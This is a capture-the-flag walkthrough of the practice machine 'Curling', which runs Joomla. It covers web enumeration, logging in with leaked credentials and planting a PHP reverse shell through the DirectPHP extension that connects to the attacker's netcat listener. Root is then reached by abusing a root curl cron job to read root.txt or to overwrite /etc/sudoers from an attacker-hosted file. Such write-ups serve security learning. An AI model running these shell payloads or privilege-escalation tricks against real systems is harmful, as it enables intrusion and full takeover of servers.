



Curling :



Enumeration :

First, let's start a simple nmap scan with the command 'nmap -A 10.10.10.150'

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
```

We see the port 22 and 80 open, let's dirb into the port 80 with the command 'dirb http://10.10.10.150/'

We see the '/administrator/' directory


```
---- Scanning URL: http://10.10.10.150/ ----
==> DIRECTORY: http://10.10.10.150/administrator/
==> DIRECTORY: http://10.10.10.150/bin/
==> DIRECTORY: http://10.10.10.150/cache/
==> DIRECTORY: http://10.10.10.150/components/
==> DIRECTORY: http://10.10.10.150/images/
==> DIRECTORY: http://10.10.10.150/includes/
+ http://10.10.10.150/index.php (CODE:200|SIZE:14268)
```

And dirb with some extension (i used only the .txt one)
'dirb http://10.10.10.150/ -X .txt'

We see a 'secret.txt' file, let's browse it

```
---- Scanning URL: http://10.10.10.150/ ----
+ http://10.10.10.150/LICENSE.txt (CODE:200|SIZE:18092)
+ http://10.10.10.150/README.txt (CODE:200|SIZE:4872)
+ http://10.10.10.150/secret.txt (CODE:200|SIZE:17)
```

We see a base64




Q3VybGluZzIwMTgh

Let’s decode the base64
We got the password ‘Curling2018!’

Let’s browse the main page http://10.10.10.150/

We see a post created by ‘Floris’



Go to http://10.10.10.150/administrator/ and login with
username : floris
password : Curling2018!

After some research about joomla you discover an extension (DirectPHP) who allow you to use php code into post request

Download the DirectPHP for Joomla 3.0.x
Download Link : https://www.kksou.com/php-gtk2/products/download_product.php?i=159

Go to Extensions > Manage > install and upload your ‘DirectPhp_v3.01.zip’ it will be installed.


Go to Extensions > manage > manage and Enable you DirectPHP extension

Exploitation :

Go to Content > Articel > add new article


Into title put what you want

Into content do a php reverse shell



<?php system("rm /tmp/o;mkfifo /tmp/o;cat /tmp/o|/bin/sh -i 2>&1|nc 10.10.14.18 4444 >/tmp/o"); ?>

Start a netcat listener with ‘nc -nvlp 4444’, go back to the main page and open your article, you will got a shell.



Into ‘/home/floris/’ you discover a password_backup file

```
www-data@curling:/home/floris$ ls
ls
admin-area  password_backup  user.txt
www-data@curling:/home/floris$
```

The file show this content

```
www-data@curling:/home/floris$ cat password_backup
cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
```

It’s hexdump, so we need to parse it with xxd and then decode it with bzip2 then with gunzip then with bzip2 and finally with tar

```
www-data@curling:/home/floris$ xxd -r password_backup > /dev/shm/pass && cd /dev/shm
<d -r password_backup > /dev/shm/pass && cd /dev/shm
www-data@curling:/dev/shm$ file pass
file pass
pass: bzip2 compressed data, block size = 900k
www-data@curling:/dev/shm$ bzip2 -d pass
bzip2 -d pass
bzip2: Can't guess original name for pass -- using pass.out
www-data@curling:/dev/shm$ file pass.out
file pass.out
pass.out: gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix
www-data@curling:/dev/shm$ mv pass.out pass.gz
mv pass.out pass.gz
www-data@curling:/dev/shm$ gunzip pass.gz
gunzip pass.gz
www-data@curling:/dev/shm$ ls
ls
pass
www-data@curling:/dev/shm$ file pass
file pass
pass: bzip2 compressed data, block size = 900k
www-data@curling:/dev/shm$ bzip2 -d pass
bzip2 -d pass
bzip2: Can't guess original name for pass -- using pass.out
www-data@curling:/dev/shm$ file pass.out
file pass.out
pass.out: POSIX tar archive (GNU)
www-data@curling:/dev/shm$ tar xvf pass.out
tar xvf pass.out
password.txt
www-data@curling:/dev/shm$ cat password.txt
cat password.txt
5d<wdCbdZu)|hChXll
```

password = 5d<wdCbdZu)|hChXll
Now let’s connect as floris in ssh with this password. And take your user flag

```
Last login: Mon May 28 17:00:48 2018 from 192.168.1.71
floris@curling:~$ whoami
floris
floris@curling:~$ ls
admin-area  password_backup  user.txt
floris@curling:~$ cat user.txt
65dd1df0713b40d88ead98cf11b8530b
floris@curling:~$
```

user.txt = 65dd1df0713b40d88ead98cf11b8530b

Privilege Escalation :

Runing pspy64 show us there is a cron job who curl input file and send it to report file into the admin-area.

```
2019/01/22 08:43:22 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2019/01/22 08:44:01 CMD: UID=0    PID=2747   | /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
2019/01/22 08:44:01 CMD: UID=0    PID=2746   | sleep 1
2019/01/22 08:44:01 CMD: UID=0    PID=2745   | /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
2019/01/22 08:44:01 CMD: UID=0    PID=2744   | /usr/sbin/CRON -f
2019/01/22 08:44:01 CMD: UID=0    PID=2743   | /usr/sbin/CRON -f
2019/01/22 08:44:01 CMD: UID=0    PID=2748   | curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
```

The input file show us this content

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$
```

After some research on google i found this blog :
https://gtfobins.github.io/gtfobins/curl/

So let's change the content of input file with nano

```
floris@curling:~/admin-area$ nano input
floris@curling:~/admin-area$ cat input
url = "file:///root/root.txt"
floris@curling:~/admin-area$
```

Then wait a moment for the cronjob do the work and then read the report file, you will got your root flag !

```
floris@curling:~/admin-area$ cat report
82c198ab6fc5365fdc6da2ee5c26064a
floris@curling:~/admin-area$
```

root.txt = 82c198ab6fc5365fdc6da2ee5c26064a

Root shell way :

Make a sudoers file where floris have root right, and start a SimpleHTTPServer for download it on the box

```
root@kali:~# cat sudoers
root    ALL=(ALL:ALL) ALL
floris  ALL=(ALL:ALL) ALLroot@kali:~#
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Modify the input file like this

```
floris@curling:~/admin-area$ nano input
floris@curling:~/admin-area$ cat input
url = "http://10.10.14.18:8000/sudoers"
output = "/etc/sudoers"
```

Once into your SimpleHTTPServer listener you see the file is downloaded you can sudo su, enter the floris ssh password, you will be root

```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.150 - - [22/Jan/2019 09:59:20] "GET /sudoers HTTP/1.1" 200 -
```

```
floris@curling:~/admin-area$ sudo su
[sudo] password for floris:
root@curling:/home/floris/admin-area# whoami
root
root@curling:/home/floris/admin-area# cd /root
root@curling:~# cat root.txt
82c198ab6fc5365fdc6da2ee5c26064a
root@curling:~#
```

root.txt = 82c198ab6fc5365fdc6da2ee5c26064a